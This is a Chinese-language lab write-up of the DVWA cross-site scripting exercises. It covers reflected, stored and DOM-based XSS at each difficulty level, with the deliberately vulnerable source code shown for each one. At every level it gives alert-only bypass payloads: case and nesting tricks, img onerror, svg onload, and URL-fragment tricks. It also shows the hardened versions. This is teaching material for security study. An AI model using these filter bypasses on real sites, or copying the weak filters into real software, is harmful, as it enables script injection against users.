XSS(Cross-Site Script)
原理
攻击者将恶意代码插入到web页面,若服务器端未进行有效过滤,当用户浏览该页面时,插入的代码就会在用户的浏览器中执行
攻击发生在客户端,攻击目标是最终用户的浏览器
恶意代码通常为:危险的HTML标签、客户端脚本、能执行JS的容器等
存在用户输入点的位置,都可能存在跨站漏洞
分类
DOM型:
页面本身包含一些DOM对象的操作,如果未对输入的参数进行处理,可通过改变DOM结构形成XSS
反射型:

用户输入的数据(html或js代码)经服务端反射回客户端,反射后让浏览器去执行
存储型:

恶意的脚本代码存储在服务端(文件或数据库),正常用户请求时,站点从数据库中读取了相应的非法数据,并展示在当前页面
Vulnerability: Reflected Cross Site Scripting (XSS)
Low
关键代码
Reflected XSS Source
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
分析
通过GET提交的参数name在没有任何安全验证(过滤)的情况下直接输出
Payload:
<script>alert(/xss/)</script>
验证成功
利用
Medium
Reflected XSS Source
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
分析
使用函数str_replace函数(该函数区分大小写,而且只替换一次)将参数name中的<script字符串替换为空,这里使用大小写绕过或者嵌套
Payload
<Script>alert(/xss/)</script>
<scr<script>ipt>alert(/xss/)</script>
High
Reflected XSS Source
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
分析
使用正则表达式将<script顺序出现的大小写或者嵌套形式出现的过滤掉,这里只是script标签,可以使用一些能够执行JavaScript代码的JavaScript事件
Payload
<img src=# onerror=alert("xss")>
通过加载一个不存在的图片出错出发javascript onerror事件,验证存在XSS
Impossible
Reflected XSS Source
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
分析
这里对参数name进行了预定义字符实体化
Vulnerability: Stored Cross Site Scripting (XSS)
Low
Stored XSS Source
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitize name input
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
分析
前面进行了数据库连接操作,对参数mtxMessage传递的数据只进行了stripslashes()函数(删除反斜杠)处理,对txtname参数的长度为10,然后就将两个参数传递的数据存储到了数据库中
Payload
<script>alert("xss")</script>
可以看到每次点到这个页面时都会触发
Medium
Stored XSS Source
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = str_replace( '<script>', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
分析
关键函数
trim() 用于去除字符串两端的空白字符
strip_tags() 剥去字符串中的 HTML、XML 以及 PHP 的标签。
addslashes() 返回在预定义字符(单引号、双引号、反斜杠、NULL)之前添加反斜杠的字符串。
htmlspecialchars() 把预定义的字符 "<" (小于)和 ">" (大于)转换为 HTML 实体, 转换为实体常用于防止浏览器将其用作 HTML 元素
str_replace('<script>') 以其他字符替换字符串中的一些字符(区分大小写)且只替换一次
首先对传进来的值去除了两端的空白字符,将message变量的值中的预定义字符前添加了反斜杠,并转为了html实体,变量name把<script替换了一次,且不区分大小写,这里要注意在客户端限制了输入的字符数,我们看到两个输入框,但是对name的限制更小,用firebug把输入十个字符的限制在客户端改成100。
Payload
<scr<script>ipt>alert(/xss/)</script>
<Script>alert(/xss/)</script>
High
Stored XSS Source
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = strip_tags( addslashes( $message ) );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Update database
    $query  = "INSERT INTO guestbook ( comment, name ) VALUES ( '$message', '$name' );";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    //mysql_close();
}

?>
分析
对参数message,去除两端的空白字符,对预定义字符转义,并转换为html实体
对参数name,使用正则把顺序为<script的字符串的大小写,嵌套都过滤了,这里使用能够执行JavaScript的事件来执行,绕过方法与与前面反射型相似,通过不存在的图片触发 onerror事件执行
Payload
<img src=# onerror="alert(/high xss/)">
Impossible
Stored XSS Source
<?php

if( isset( $_POST[ 'btnSign' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $message = trim( $_POST[ 'mtxMessage' ] );
    $name    = trim( $_POST[ 'txtName' ] );

    // Sanitize message input
    $message = stripslashes( $message );
    $message = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $message ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $message = htmlspecialchars( $message );

    // Sanitize name input
    $name = stripslashes( $name );
    $name = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $name ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $name = htmlspecialchars( $name );

    // Update database
    $data = $db->prepare( 'INSERT INTO guestbook ( comment, name ) VALUES ( :message, :name );' );
    $data->bindParam( ':message', $message, PDO::PARAM_STR );
    $data->bindParam( ':name', $name, PDO::PARAM_STR );
    $data->execute();
}

// Generate Anti-CSRF token
generateSessionToken();

?>
分析
此处将message和name两个参数全部进行了html实体化,且绑定了变量将sql语句预处理
Vulnerability: DOM Based Cross Site Scripting (XSS)
Low
在服务端没有代码,客户端的源代码
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>
分析
在script脚本里,通过document操作后将default后面的参数值直接赋值给了lang,经过url解码后将其值赋给option标签的value属性节点和文本节点直接显示出来, 直接将default后面的参数值改为test后可以看到显示了test
Payload
<script>alert(/xss-dom/)</script>
Medium
<form name="XSS" method="GET">
    <select name="default">
        <script>
            if (document.location.href.indexOf("default=") >= 0) {
                var lang = document.location.href.substring(document.location.href.indexOf("default=")+8);
                document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");
                document.write("<option value='' disabled='disabled'>----</option>");
            }

            document.write("<option value='English'>English</option>");
            document.write("<option value='French'>French</option>");
            document.write("<option value='Spanish'>Spanish</option>");
            document.write("<option value='German'>German</option>");
        </script>
    </select>
    <input type="submit" value="Select" />
</form>


stripos() 函数查找字符串在另一字符串中第一次出现的位置(不区分大小写),这里过滤了<script标签且大小形式了过滤了
Payload
方式1
url中有一个字符为#,该字符后的数据不会发送到服务器端,从而绕过服务端过滤
?#default=<script>alert(/dom-xss-test-medium/)</script>
方法2
或者就是用img标签或其他标签的特性去执行js代码,比如img标签的onerror事件,构造链接,要注意闭合
img标签onerror事件加载
document.write("<option value='" + lang + "'>" + decodeURI(lang) + "</option>");

</option></select><option><img src=# onerror="alert("xss")">
同样的标签还有svg,svg的onload事件同样可以在页面加载时执行js代码,产生弹框的效果
</option></select><option><svg onload="alert("xss")">
High
Vulnerability Source
<?php

// Is there any input?
if ( array_key_exists( "default", $_GET ) && !is_null ($_GET[ 'default' ]) ) {

    # White list the allowable languages
    switch ($_GET['default']) {
        case "French":
        case "English":
        case "German":
        case "Spanish":
            # ok
            break;
        default:
            header ("location: ?default=English");
            exit;
    }
}

?>
分析
服务端使用了case语句进行判断,不能再通过其他JavaScript事件来绕过了
这里我们使用 # 来跳过服务端检查
Payload
#?default=<script>alert("xss")</script>
验证成功
Impossible
Vulnerability Source
<?php

# Don't need to do anything, protction handled on the client side

?>